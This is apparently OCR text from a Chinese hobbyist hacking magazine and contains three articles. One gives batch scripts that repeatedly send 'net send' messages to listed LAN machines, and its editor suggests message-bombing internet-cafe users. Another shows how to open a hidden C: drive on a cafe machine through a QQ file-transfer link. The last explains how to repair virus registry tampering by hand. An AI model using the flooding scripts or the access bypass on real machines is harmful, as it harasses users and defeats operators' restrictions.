


图6 启动Messenger服务

2、还必须把网络的文件、打印、和命名管道共享打开，防火墙允许文件、打印共享，如图7。




图7 允许文件和打印机共享

3、查询下Messenger服务的权限，想不到默认是LocalSystem权限，够大吧，如图8。


了解了上面的准备工作，恶作剧的时间到了，哈哈……创建一个bat文件，命名为breach.bat，内容是：

```
for /f %%i in (C:\test\breach.txt)
do net1 send %%i 哈哈~!~
```

@pause

在breach.txt里写上你的恶搞对象的机器名或IP：


BD765FC5FB6B4FD
Breach


```
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>sc qc Messenger
[SC] QueryServiceConfig 成功

SERVICE_NAME: Messenger
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\windows\system32\svchost.exe -k netsvcs
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Messenger
        DEPENDENCIES       : LanmanWorkstation
                           : NetBIOS
                           : PlugPlay
                           : RpcSS
        SERVICE_START_NAME : LocalSystem
```
图8 查看Messenger服务的权限

运行这个breach.bat文件，即可在局域网络对在breach.txt文件中指定的名称广播你的信使内容，如图9。


图9 对指定名称广播消息

稍微修改下上面那段代码，添加上重复发送次数功能：

```
@ECHO OFF
SET /A counter=0
:top
SET /A counter=%counter%+1
ECHO 运行第 %counter% 次
for /f %%i in (ff.txt) do net1 send %%i 哈哈~!~
if %counter% LSS 10 GOTO :top
ECHO Run complete
```

下面的这段代码更绝些，在上面的基础上自动添加不同的发送内容：

```
@ECHO OFF
REM 设置一个名称为counter的环境变量，赋值为0
SET /A counter=0
:top
REM /A 可选项可以对环境变量做自加
SET /A counter=%counter%+1
ECHO 运行第 %counter% 次
REM 使用for命令从两个文本文件中取出网络中的计算机名称和发送的消息循环发送消息
for /f %%y in (C:\test\content.txt) do (for /f %%i in (C:\test\breach.txt) do net1 send %%i %%y)
@ECHO OFF
REM 如果变量counter小于就跳转到标签:top
if %counter% LSS 10 GOTO :top
ECHO Run complete
@pause
```

好玩吧！各位觉得好玩就玩去，俺闪了。

[文章中涉及到的批处理光盘中有收录]

编辑点评：

我觉得这篇文章值得学习的地方就在后面的几个批处理的编写上。通常我们在学习一个CMD命令时，当我们将它们的功能和用法都搞清楚了，就可以考虑写个批处理来完成一些功能，这会让学习更有趣。Messenger服务上曾经爆出了一个缓冲区溢出漏洞，因此在很多系统上都被默认禁用了，要想使用net send命令就必须开启这个服务。使用这个命令在LAN中通信比较不错，另外在作者的批处理的基础上稍作修改就可以在网吧中搞恶作剧：发送消息炸弹！呵呵，也算是一件比较有趣的事情，当然对方也要开启Messenger服务才可以了。不过如果工作量大的话小心自己被D掉啊，大家自己玩去吧！

简单快速开网吧C盘

图 Hxlong

从本文中你可以学到：

一种简单进入网吧隐藏的C盘的方法

我是网吧里面的网管，但我也是打不开C盘的。在网吧里开C盘的方法很多，这里我给大家介绍一个很简单的方法，不用任何工具，就只用QQ开C盘，只要有两个QQ就可以了，或是有好友上线也可以。我说的这个方法可能有很多的朋友知道了，大家不要见笑哈！

我就介绍有两个QQ的情况了（其实都一样的）。在桌面上新建一个压缩文件，将这个新建的压缩文件从一个QQ发给另一个QQ，在接收的那个QQ的聊天对话框中点“接收”或“另存为”都可以，过一会就会出现“文件已经保存到目录：‘C:\Documents and Settings\Client\My Documents’”，如图1。




文件已经保存到目录：“C:\Documents and Settings\Client\My Documents”，转存至QQ网络硬盘

图1 出现一个本地文件夹的链接

然后点击“C:\Documents and Settings\Client\My Documents”，C盘就可以出现在你眼前了，如图2。


图2 进入C盘

编辑点评：

这种方法虽然简单，但是也有局限性：如果限制了访问C盘而非单单隐藏了C盘，这种方法是不会奏效的，那时候就只能先解除限制或者从其它途径访问C盘了，比如命令行。这篇文章虽然短小，本来想要K掉，后来感于作者的善于发现，最终还是上了。生活中还有很多像这样的小技巧等待我们去挖掘，这些技艺不仅能使我们事半功倍，也会让事物本身变得更有趣。






图 gxm L.S.T&H.S.T

张语：

病毒是一个比较严肃的问题；今天在看文章之前大家先放松一下，换一种心情去学习。

“请问如果我没有杀毒程序，可以用压缩程序把病毒压死吗？”

这个问题隔天被愤怒的斑竹删掉了，于是有人建议发帖者：“如果你觉得有气的话，给斑竹发个AIDS病毒把他毒死……”

病毒，请你远离我吧！

从本文你可以学到：

1、恢复文件关联、CMD 环境、注册表锁定及显示隐藏文件

2、查找病毒的自启动项

事情原因

前几天中了个伪QQ木马，把我搞得手忙脚乱，最后请了我们LENK小组的幽月才解决的。事后感觉很不爽，连个病毒自己都不会手动杀掉，还亏自己是放毒的。自己苦研1天的时间，终于有所成就，现把整理的手动杀毒方法给大家。

保卫电脑

有的病毒会玩些小花样，有的会破坏关联，有的破坏CMD的正常开启，有的会隐藏文件等等。碰到这样的问题时，第一反应就是你中招了。先不要急着叫杀毒的帮助你，我相信你的杀毒软件肯定是被病毒干掉了。

很多破坏关联的病毒其实都是在注册表的HKEY_CLASSES_ROOT下动手脚，比如破坏EXE关联，就会修改在HKEY_CLASSES_ROOT\exefile\shell\open\command下默认字符串的数据，所以想要恢复，当然是修改到默认的状态。这里我已经导出正常的关联了，就算病毒修改，我们也可以重新导入。如果你是个懒人，你可以使用工具来修复，比如木马辅助查找器，执行后到启动项管理中的文件关联管理，里面可以修复几个重要的关联，如图1所示。




图1 修复文件关联

有时大家要在CMD下执行些命令，可是中毒后发现只要你打开CMD，就会自动关闭，恶毒点的可能会关机。大家可能感觉很神秘，其实一点都不怎样，还是在注册表中动了手脚，分别在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor和HKEY_CURRENT_USER\Software\Microsoft\Command Processor下面加了一个名为AutoRun的字符串，它的数据是放一个bat的路径，这个bat里面的命令就是我们打开CMD后，执行的命令。所以只要还原成默认就可以了。这里我提供了2个导出后的REG文件，大家出现这种问题时，双击导入即可。

可能大家按照我的方法去修复CMD，不会仅仅导入REG文件的，而是想删了那个BAT文件，这样就一定要进注册表，可是却提示无法进入，怎么办？关于修复注册表的方法网上很多，这里提供大家经常使用的方法。打开记事本，在其中输入如下的注册表脚本并保存为reg文件后导入。

```
Windows Registry Editor Version 5.00
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\system
"DisableRegistryTools"=dword:00000000
```

注意，打开注册表时一定要用regedit.exe，有的病毒会放个regedit.com的副本，由于com后缀优先，所以病毒又被执行，死灰复燃了，强烈建议把exe后缀写上。

根据注册表中的键值知道了BAT文件的所在路径，可是在找那个BAT文件时却无法找到，相信已经隐藏了，所以大家总会在文件夹选项中把显示所有的文件和文件夹选上。不过隐藏的文件还是出不来，再次查看文件夹选项，发现又变回了以前的样子。其实这个同样是在注册表下修改的，注册表的地址为HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL，把"CheckedValue"=dword:00000000修改成"CheckedValue"=dword:00000001就可以了。接下来我们应该来杀进程了，推荐使用冰刃。有时不好判断进程是否为系统所有，这样就没办法判断出哪些是病毒，这里推荐一个网站——www.dofile.com，里面除收集了正常系统要用的进程外，还有危险木马及一些应用程序的进程，如图2所示。




图2 进程知识库

有的病毒可能为了开机自启动，都在系统中注册为服务。对于此种系统服务我们又该如何排除呢？我们选用系统服务优化终结者，这个工具的好处是每个服务都说明了一般的系统用户是不是可以关掉，以便于节省系统资源，所以如果没有做说明补充的，又不是你正常的应用程序的服务，那就可以看作是病毒服务了。好了，我们看看这个工具的界面吧，如图3所示。

